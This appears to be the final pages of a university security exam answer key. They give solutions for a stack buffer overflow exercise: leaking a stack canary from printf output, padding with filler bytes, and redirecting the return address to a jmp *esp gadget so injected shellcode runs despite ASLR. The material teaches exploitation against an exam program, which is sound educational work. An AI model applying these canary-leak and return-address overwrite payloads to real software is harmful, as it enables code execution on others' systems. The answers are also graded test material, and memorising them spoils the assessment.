Solution: To run the malicious shellcode, we first have to either skip the while loop (through the use of a null byte), or terminate the loop by inputting values of B. Next, we have a buffer overflow. Since we are writing from `richard.chan`, we overwrite 48 bytes with garbage till we reach the stack canary, then slice the output we received from the `printf` statement accordingly to get the value of the canary before overwriting the RIP with (RIP+4) and placing the SHELLCODE immediately after it.

For the rest of the question, assume that **ASLR** is enabled in addition to stack canaries. Assume that the code section of memory has not been randomized.

Q9.5 Provide an input to each of the lines below in order to leak the stack canary in the first call to `third_wheel`. If you don't need an input, you must write "Not Needed".

Provide a string value for `tape[0]`:

Solution: 'B' * 47

Provide an input to `fgets` in `third_wheel`:

Solution: 'B' * x where x is any value greater than or equal to 15

Q9.6 Provide an input to each of the lines below in order to run the malicious shellcode in the second call to `third_wheel`. If you don't need an input, you must write "Not Needed".

Provide a string value for `tape[1]`:

Solution: 'B' * 48 + OUTPUT[64:67] + 'B'*4 + '\x73\x87\x04\x08' + SHELLCODE

Provide an input to `fgets` in `third_wheel`:

Solution: \x00 or 'B' * x where x is any value greater than or equal to 15

Solution: The solution to 9.5 and 9.6 follow the same logic as 9.3 and 9.4, except that we replace the address of (RIP+4) with the address of the `jmp *esp` instruction since ASLR is enabled.

Doodle

Nothing on this page will not affect your grade in any way.
Congratulations for making it to the end of the exam! Feel free to leave any final thoughts, comments, feedback, or doodles here: